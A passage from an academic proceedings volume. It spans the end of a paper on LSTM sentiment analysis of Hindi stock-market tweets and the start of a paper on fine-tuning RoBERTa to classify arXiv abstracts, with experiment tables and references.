


Fig. 1 System architecture diagram

3. Preliminary processing: The Hindi review dataset is read, and preliminary processing is implied. This involves removing URLs, emoticons, links, stopwords and most frequently used words.
4. Classification: Algorithms would be used for classification, classifying the review appropriately.
5. Performance evaluation: Various metrics are used to assess performance (Fig. 1).

4 Corpus Creation and Description

Twitter has a huge amount of information with more than 500 million tweets every day. The goal of this module is to collect and analyse Twitter data in order to glean interesting facts and insights from tweets relating to Hindi-language stock market commentary. For this, we have used the snscrape library that allows us to scrape without the restrictions of older libraries like Tweepy and GetOldTweets3. We are collecting 5000 tweets in Hindi language having the keyword 'शेयर बाजार' along with the username and date posted. Out of the 5000 tweets collected 1000 tweets were manually annotated and labelled as "positive", "negative" and "neutral" based on the content of the tweet. The annotators used the Excel sheet provided to label the tweets which were then converted to CSV for usage (Table 1).

Table 1 Tweets after annotations

Category	Number of tweets	
Positive	362	
Negative	343	
Neutral	295	
Total	1000	

Table 2 Corpus statistics

S.No	Category	Number of tweets
1	Tweet count	1000
2	Word count	27439
3	Average number of Words in 1 tweet	11

Table 2 shows the details of the tweets collected including the total number of tweets, word count, number of unique words, and average number of words in a tweet. There were 5000 tweets collected. These tweets were further manually annotated and classified.

5 Implementation

The first step is performing preprocessing, we first checked the dataset for any missing values and removed them, and then we counted the word length of each tweet. Before removing unnecessary symbols and words, we tokenized the tweets. Following this, we started by removing any emoticons, symbols, pictographs, etc. from the tweets using Regex. Next was removing any URLs or emails by checking for words like “http”, “https”, “@” and “#”. This was followed by removal of stopwords like 'तुम', 'मेरी', 'मुझे', 'क्योंकि', 'हम', 'प्रति', 'अबकी', 'आगे',’, etc.

After evaluating the distribution of tweets in each category, we then checked for the frequency of each word in the dataset. Most recurring words like 'शेयर', 'बाजार', 'सेंसेक्स', 'निफ्टी', 'अंक', ‘1’, ‘v’, ‘w’, ‘z’, ‘x’ were removed. By plotting the word cloud of commonly used phrases, we got an idea of the topics on which tweets are being shared on Twitter. Words like ‘तेज़’ (fast), गिरावट (fall), टूटा (broken) बंद (close) show trends in the stock market. Words like करोड़ (crore), लाख (lakh), हज़ार (thousand) show the amount gained and lost in the stock market (Fig. 2).




Fig. 2 Distribution of tweet count

The dataset is divided into three parts—training, testing and validation. 85% of the dataset, i.e. 850 tweets are taken for the training set and 15% of tweets, i.e. 150 tweets are taken for the testing set. Out of the training set, 15%, i.e. 128 tweets are taken for the validation dataset. We have used One Hot Embedding and Term Frequency embedding techniques (TF-IDF) for the model. These techniques use word embedding methods, which is useful for this dataset. To perform sentiment analysis, we can use LSTM (Long Short-Term Memory), a deep learning method is used in natural language processing. The study of understanding spoken and written human languages and learning from them is a subfield in artificial intelligence. In LSTM, RNN technology is utilized. An example of a supervised deep learning algorithm is the RNN. The neurons in this state eventually connect with one another. RNNs are made to retrieve previously stored information so that earlier neurons can transfer information to one another for later processing.

6 Results and Discussion

The output of the hidden layer from the prior time instance and data from the current time instance are fed into the LSTM network. These two data pass via a variety of network activation mechanisms and valves before exiting the network. For the training dataset, the model accuracy is 94.4%, and for the testing dataset, it is 72.19%. The F1 score and the model's precision are 0.77 and 0.82, respectively (Table 3; Fig. 3).

Table 3 LSTM model summary

Layer (type)	Output(shape)	Param
embedding (Embedding)	(None, 20, 256)	652032
lstm (LSTM)	(None, 16)	17472
dense (Dense)	(None, 3)	51




Fig. 3 Wordcloud of commonly used phrases

With the help of the LSTM model, we have finished categorizing Hindi tweets about the stock market into positive, negative and neutral categories in order to build the sentiment analysis model. The model's accuracy in the training dataset is 94.04%, and in the testing dataset, it is 76.82%. The model was developed after taking inputs from over 1000 Hindi tweets related to the stock market. The tweets were classified manually and then using the LSTM algorithm their accuracy was tested as to whether the model is accurately understanding the sentiment behind a tweet.

7 Conclusion and Future Scope

The paper presents a Hindi dataset related to stock market tweets collected from the microblogging website Twitter. The tweets collected were classified into positive, negative and neutral. Further, this dataset was tested using the LSTM model against




Fig. 4 Model accuracy for training and testing

128 epoch in the testing phase. The model gave an accuracy of 94% for the training and 72.19% for the testing dataset. The model has a precision of 0.82 and an F1 score of 0.77. This can be further improved by trying other enhancement techniques like Word2Vec or FastText and comparing their accuracy to find out which model performs the best. In the future, this model can be fine-tuned to understand if investing in certain stocks is beneficial or not. We can also increase parameters that will allow users to understand which stocks are positive or negative according to public sentiment and they can use that information to make better investments (Fig. 4).

References

1. Bouktif S, Fiaz A, Awad M (2020) Augmented textual features-based stock market prediction. IEEE Access 8:40269–40282
2. Xu M NLP for stock market prediction with reddit data. Stanford CS224N Custom Project
3. Andrawos R (2022) NLP in stock market prediction: a review
4. Jiang Z, Chen P, Pan X (2016) Announcement based stock prediction. In: 2016 international symposium on computer, consumer and control (IS3C), pp 428–431. https://doi.org/10.1109/IS3C.2016.114
5. Selvamuthu D, Kumar V, Mishra A (2019) Indian stock market prediction using artificial neural networks on tick data. Financ Innov 5:16
6. Bharathi S, Geetha A (2017) Sentiment analysis for effective stock market prediction. Int J Intell Eng Syst. 10:146–154. https://doi.org/10.22266/ijies2017.0630.16
7. Usmani Shazia, Shamsi Jawwad (2021) News sensitive stock market prediction: literature review and suggestions. PeerJ Comput Sci 7:e490. https://doi.org/10.7717/peerj-cs.490
8. Selvamuthu D, Kumar V, Mishra A (2019) Indian stock market prediction using artificial neural networks on tick data. Financ Innov 5:16

9. Tyagi V, Kumar A, Das S (2020) Sentiment analysis on twitter data using deep learning approach. In: 2020 2nd international conference on advances in computing, communication control and networking (ICACCCN), pp 187–190. https://doi.org/10.1109/ICACCCN51052.2020.9362853
10. Sitaram D, Murthy S, Ray D, Sharma D, Dhar K (2015) Sentiment analysis of mixed language employing Hindi-English code switching. Int Conf Mach Learn Cybern (ICMLC) 2015:271–276. https://doi.org/10.1109/ICMLC.2015.7340934
11. Fama EF (1965) The behavior of stock-market prices. J Bus 38(1):34–105
12. Nofer M The value of social media for predicting stock returns: preconditions instruments and performance
13. Alsaeedi A, Khan MZ A study on sentiment analysis techniques of twitter data. Int J Adv Comput Sci Appl
14. Turney PD (2001) Thumbs up or thumbs down? semantic orientation applied to unsupervised classification of reviews. In: Proceedings of the 40th annual meeting of the association for computational linguistics (ACL), pp 417–424
15. Reddy V (2018) Stock market prediction using machine learning. Int Res J Eng Technol (IRJET) 05(10)
16. Adlakha N, Katal A (2021) Real time stock market analysis. In: 2021 international conference on system, computation, automation and networking (ICSCAN), pp 1–5. https://doi.org/10.1109/ICSCAN53069.2021.9526506
17. Vora C, Sheth D, Shah B, Shah NB (2021) Stock price analysis and prediction. In: 2021 international conference on communication information and computing technology (ICCICT), pp 1–7. https://doi.org/10.1109/ICCICT50803.2021.9510159

Fine-Tuning of RoBERTa for Document Classification of ArXiv Dataset

Kshetraphal Bohara, Aman Shakya, and Bishal Debb Pande

Abstract In this paper, a short-length document classification of the arXiv dataset using RoBERTa (Robustly Optimized BERT Pre-training Approach) was performed. Here, the document classification was performed using the abstract and the title of the papers combined as it summarizes the whole paper. The maximum sequence length that can be processed by RoBERTa is 512. The length of words in the abstract varies from 150 to 250 words. The experiments performed showed that RoBERTa outperformed BERT in two datasets viz. AAPD (ArXiv Academic Paper Dataset) and Reuters dataset as compared to those stated by Adhikari et al. The work extensively explored the AAPD dataset for abstract-based document classification. The model was fine-tuned for the AAPD dataset. The hyperparameters tuned were maximum sequence length, batch size, Adam optimizer, and learning rate. The model was trained and tested for different paper frequencies, which resulted in different paper categories. The accuracy and F1-score obtained for the 68 paper categories were 0.68 and 0.69. The accuracy and F1-score of the model were 0.68 and 0.69 for the 51 paper categories. The accuracy and F1-score of the model were 0.79 for the 32 paper categories. Using the larger number of papers in each category, the accuracy and F1-score of the model was increased with the increased training time (https://www.kaggle.com/datasets/Cornell-University/arxiv, https://git.uwaterloo.ca/jimmylin/hedwig-data/-/tree/master/datasets/AAPD).

Keywords Short-length document classification · RoBERTa · BERT · AAPD dataset · Reuters dataset

K. Bohara · A. Shakya (✉)
Pulchowk Campus, Institute of Engineering (IOE), Tribhuvan University (TU), Lalitpur, Nepal
e-mail: aman.shakya@ioe.edu.np

B. Debb Pande
Docsumo Pte. Ltd., Kathmandu, Nepal
e-mail: bishal.pande@docsumo.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_18

1 Introduction

Document Classification is a procedure of assigning one or more labels to a document from a predetermined set of labels [1]. Traditionally document classification was done manually which involved interpreting the meaning of a text, identifying the relationships between concepts, and categorizing documents [2]. This method of document classification was very time-consuming and tedious. Present days the advancement in machine learning and deep learning has made it easy to process large data, derive meaningful information, and provide results with high speed, accuracy, and scalability.

To process a large number of documents and automate the classification task using a natural language processing model which can process large data is required. A transformer-based model is an ultimate answer these days for processing large text-based data. The transformer is a deep learning model that uses a self-attention mechanism that processes sequential data like natural language and used machine translation and text summarization. ArXiv is a free distribution service and an open-access archive for 2,067,640 scholarly articles in the fields of physics, mathematics, computer science, quantitative biology, quantitative finance, statistics, electrical engineering and systems science, and economics [3]. Using a transformer-based model to classify the articles of arXiv can be very useful for classifying data based on the abstract. As the abstract contains several words from the range 150 to 250, and the maximum sequence length of the RoBERTa is 512 it is best to use BERT (Bidirectional Encoder Representations from Transformers)-based model for this type of document classification. Also, fine-tuning the model so that it can be used for edge devices to classify the documents will be of great success.

In this work, fine-tuning of the RoBERTa was done for short-length document classification. The word short length is used because the maximum sequence length that RoBERTa can process is 512. And the work is exploring the abstract of the arXiv dataset. The model was bench-marked first in the two datasets, viz., AAPD and Reuters dataset provided by Raphel Tang (one of the researchers of BERT for document classification). RoBERTa outperformed BERT in these datasets and then it was fine-tuned by performing different experiments on the AAPD dataset.

2 Related Works

Canvar et al. [4] performed n-gram-based text categorization on different datasets. They used a very small dataset for both training and testing. They obtained different accuracies on different datasets. They stated that they achieved an accuracy of around 98% on one case whereas a maximum of 80% accuracy on Usenet newsgroup articles. Similarly, Qu et al. [5] performed review rating prediction from sparse text patterns using bag-of-opinion methods.

Das et al. [6] performed text sentiment analysis using TF-IDF (Term Frequency—Inverse Document Frequency) and next-word negation. They stated that linear SVM (Support Vector Machine) was best for their proposed model.

Conneau et al. [7] performed text classification using a deep convolution network. They stated that they presented the VD-CNN (Very Deep Convolutional Networks) model which uses small convolutions and pooling operations and operates at the character level. They also stated that they were the first to use CNN (Convolutional Neural Networks) for text-based data. They used four different types of datasets which are AG's news, Amazon Review, Yelp Review, and DBPedia. They suggested the use of deeper convolutional encoders for future work.

He et al. [8] performed a long document classification task by using a recurrent attention network (RAN) via local word glimpses. They used 11 classes of 10,000 arXiv datasets. They concluded that their model performed better in accuracy than CNN-based model. They obtained different accuracy for different glimpses. The maximum accuracy obtained was 80%.

Jiang et al. [9] used deep learning for technical document classification. They proposed a multimodal system for accurate document classification. They used TechDoc for text processing and CNN, RNN (Recurrent Neural Network), and Graph Neural Networks (GNN) for document classification. They stated that the multimodal system outperformed the single-mode system in terms of accuracy.

Gutierrez et al. [10] performed document classification for covid-19 literature. They used the LitCovid dataset and used the BioBERT model and stated that BioBERT surpasses the other model. They stated that they obtained the micro F1-score of 86% and accuracy of 75% respectively.

Park et al. [11] used a transformer-based model for long-length document classification. Their study was on the use of the transformer-based model for a long-length document (i.e., the document having a number of texts greater than 512). They used three datasets for analysis and they are Hyperpartisan, 20NewsGroups, and EURLEX-57. They obtained satisfactory results compared to existing models and suggested exploring other datasets as well for satisfactory results.

Pandelea et al. [12] used edge devices for emotion recognition. Their study was focused on deploying NLP-based models which used larger resources for resource-constrained devices. They stated that a transformer-based model can be implemented in the edge devices by improving the dataset using dimensionality reduction and pre-training the model respectively. Similarly, Wang et al. [13] proposed a Hardware Aware Transformer model for edge devices that can process natural language efficiently. They stated that by using HAT instead of other transformer-based models they obtained up to 3 times speed up.

Adhikari et al. [14] used a complex neural network architecture for document classification. They stated that using BiLSTM (Bidirectional Long Short Term Memory) with appropriate regularization technique provided a good F1-score. In the second paper, they [15] published used DocBERT for classifying documents. They used four datasets, viz., Reuters, AAPD, IMDB (Internet Movie Database), and Yelp 2014 stated that even for a large document they improve the baseline for classifying documents by using BERT.

Liu et al. [16] published a paper on how to pre-train the BERT to robustly optimize it. They named it RoBERTa which stands for Robustly Optimized BERT Pre-training Approach, and it gave a similar or better result than the BERT which focuses mainly on training the model longer, with larger batch sizes over more data, removing the NSP (Next Sentence Prediction) objective, dynamic masking pattern, and training on longer sequences.


3 Methodology

The metadata was obtained from Kaggle. It was about 3.45 GB in size, and it was in JSON format. The data was first loaded into the Google Colaboratory and then pre-processing was performed. Among the various fields present in the metadata, only title, abstract, and categories were selected as our objective was to perform document classification based on the title and abstract of the document. Then the less frequent paper categories were eliminated by selecting only those categories which consist of a number of papers such as 250, 500, and 1000. After that, it was converted into the panda's data frame. Then, tokenization was performed by using the auto-tokenizer function of the RoBERTa. Multi-label binarization of the categories were performed as it was a multi-level classification problem. Then, the dataset was split into the training and testing dataset in the ratio of 80:20. The various parameters of the model were set and the model was trained on the training dataset. After the training was complete, the model was tested on the test dataset. The model was then fine-tuned by tuning different parameters such as batch size, maximum sequence length, Adam optimizer, learning rate, number of epochs, and threshold value. Once the fine-tuning of the model was done, the model was then evaluated on the test set of the dataset. The overall machine-learning pipeline for the system is shown in Fig. 1.

4 Results and Analysis

After pre-processing the data the total number of papers obtained was 17,000 (seventeen thousand) for 68 categories of papers in which each category included 250 papers. Similarly, the total number of papers obtained was 25,500 (twenty-five thousand five hundred) for 51 paper categories in which each category included 500 papers. Finally, the total number of papers obtained was 32,000 (thirty-two thousand) for 32 paper categories in which each category included 1000 papers. The dataset was then split into the training and testing set. 80% of the data was taken as a training dataset and the remaining 20% of the data was taken as a testing dataset. That means training was performed on the 13,600 papers and testing was done on the remaining 3400 papers for 68 categories. For 51 categories the training was done on 20,400 papers and testing was done on the remaining 5,100 papers. For 32 categories the training was done on 25,500 papers and testing was done on 6,400 papers. The

Fig. 1 Machine learning pipeline for the system


Input (Meta Data Source)
arXiv
Data Pre-processing
➢ Eliminating less frequent paper categories
➢ Converting JSON into pandas' data frame
➢ Tokenization
➢ Multilabel binarization of paper categories
Training Dataset
Test Dataset
Training And Fine Tuning the Model Using RoBERTa
Model
Output
➢ Classification result
➢ Heat map
➢ Accuracy, Precision, Recall, F1-score, LRAP, Evaluation Loss
➢ Bar chart, Line Chart

experiment performed on different categories of data with different paper frequencies is listed in Table 1.

The detailed comparison between BERT-base and RoBERTa-base is shown in Table 2. From the table, it is concluded that RoBERTa outperformed BERT in both Reuters and AAPD datasets. The dataset used here was the dataset provided by Adhikari et al. Here, the exact dataset provided by them was used for comparison.

Then different experiments were performed on different epochs using different maximum sequence lengths, batch sizes, number of training epochs, Adam optimizer, learning rate, and a threshold value for different paper categories. The number of

Table 1 Different experiments performed on different categories of AAPD dataset

Number of experiments	Number of paper categories	Total dataset	Training dataset	Testing dataset	Number of papers in each category
1	68	17,000	13,600	3400	250
2	51	25,500	20,400	5100	500
3	32	32,000	25,500	6400	1000

Table 2 Comparison between BERT-base and RoBERTa-base

Model	Reuter (F1-score) in percentage	AAPD (F1-score) in percentage
BERT-base	89.0	73.5
RoBERTa-base	89.4	79.0

iterations on one epoch depends on the number of training examples and the batch size. For example: for 15300 training papers if a batch size of 8 is used, the total number of iterations on the single epoch is approximately $(15,300/8 = 1912.5 => 1913)$. After concluding that RoBERTa outperforms BERT in two datasets, then experiments were performed on the RoBERTa model with AAPD metadata for the optimization because the goal was to produce the optimized model. The different experiments performed were discussed below.

4.1 Experiments Performed

Here the experiments were performed using the Google Colaboratory. Google Colaboratory pro was used for high-speed GPU and RAM.

Experiment number 1: Detailed analysis for 68 categories of paper

The output obtained after performing the experiment on the RoBERTa model with a batch size of 16 and maximum sequence length of 256 with different epochs are listed in Table 3 for 68 categories with 250 papers in each category. The table shows that on increasing the number of epochs the evaluation metrics, viz., LRAP, evaluation loss, accuracy, and F1-score are improving till 10th epoch. After that, there was no significant change in the model. The maximum value of the accuracy and F1-score obtained were 0.68 and 0.69.

The output obtained after performing the experiment on the RoBERTa model with a batch size of 16 and maximum sequence length of 512 with different epochs are listed in Table 4.

The output obtained after performing the experiment on the RoBERTa model with a batch size of 16 and a maximum sequence length of 200 with different epochs are listed in Table 5.

The output obtained after performing the experiment on the RoBERTa model with a batch size of 8 and maximum sequence length of 256 with different epochs are listed in Table 6.

The output obtained after performing the experiment on the RoBERTa model with a batch size of 32 and a maximum sequence length of 256 with different epochs are listed in Table 7.

Table 3 Different epochs and the output of the model for the batch size of 16 and maximum sequence length of 256 for 68 categories

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.088	0.0765	0.021	0.040	5 min
3	0.68	0.044	0.55	0.58	16 min 18 s
5	0.76	0.029	0.65	0.67	26 min 22 s
7	0.76	0.029	0.65	0.67	52 min
10	0.79	0.028	0.68	0.69	1 hr 11 min
15	0.77	0.034	0.66	0.66	1 hr 16 min
20	0.78	0.038	0.67	0.67	1 hr 41 min
30	0.77	0.044	0.68	0.68	2 hr 36 min

Table 4 Different epochs and the output of the model for the batch size of 16 and maximum sequence length of 512

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.07	0.076	0.014	0.028	11 min 51 s
3	0.64	0.046	0.49	0.53	33 min 11 s
5	0.746	0.0321	0.62	0.63	1 hr 15 min
10	0.777	0.029	0.67	0.68	2 hr 30 min

Table 5 Different epochs and the output of the model for the batch size of 16 and maximum sequence length of 200

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.068	0.076	0.011	0.022	5 min
3	0.64	0.046	0.50	0.54	13 min 2 s
5	0.75	0.031	0.62	0.63	28 min 44 s
10	0.773	0.029	0.66	0.67	41 min 11 s

Table 6 Different epochs and the output of the model for the batch size of 8 and maximum sequence length of 256

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.37	0.068	0.18	0.26	8 min 30 s
3	0.69	0.036	0.555	0.58	24 min 30 s
5	0.772	0.027	0.65	0.66	40 min 25 s
10	0.773	0.030	0.68	0.68	1 hr 20 min

Table 7 Different epochs and the output of the model for the batch size of 32 and maximum sequence length of 256

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.070	0.077	0.014	0.014	7 min 10 s
3	0.68	0.023	0.29	0.22	20 min 22 s
5	0.69	0.044	0.55	0.58	33 min 27 s
10	0.77	0.030	0.66	0.67	1 hr 16 min

From Table 3, it can be concluded that on increasing number of epochs the model performs better but gets saturated after the 10th epoch.

From Tables 4, 5, 6, and 7, it can be concluded that on increasing the maximum sequence length model can perform better in terms of accuracy and F1-score but with high training time. The best value of the maximum sequence length obtained was 256.

On changing the batch size, the performance of the model was affected. For the large batch size, the training time was less with a slight decrease in accuracy and F1-score. From the tables above it is concluded that for optimization of the model the focus should be on maintaining the batch size, maximum sequence length, and a number of epochs. The trade-off between batch size, maximum sequence length, and a number of epochs with the training time is shown in Figs. 2 and 3.

Various experiments were also performed for different threshold values, Adam optimizers, and learning rates. The threshold value is only used to consider how many number of labels to predict for the given abstract. Its value can be set according to the requirement. The best value obtained was 1e−7 for Adam optimizer. The best value of the learning rate was 4e−5.

The confusion matrix obtained for a maximum sequence length of 256, batch size of 16, and the number of epoch 10 is shown in Fig. 4. The evaluation metrics obtained are shown in Table 2. The confusion matrix is 68 × 68 in size since there is a total of 68 categories. The horizontal axis shows the predicted label and the vertical axis shows the true label. The size of the evaluation dataset was 1700 and the total categories were 68, hence each category has maximum of 25 papers. It is seen that predictions in most of the categories were almost true except for a few categories.

The accuracy curve F1-score curve for different values of epochs are shown in Figs. 5 and 6. The figure tells that there was no significant change in the values of accuracy and F1-score after the 10th epoch.

Experiment number 2 (51 categories):

The output obtained after performing the experiment on the RoBERTa model with batch size of 16 and maximum sequence length of 256 with different epochs are listed in Table 8 for 51 categories.




Fig. 2 Maximum sequence length versus training time




Fig. 3 Batch size versus training time


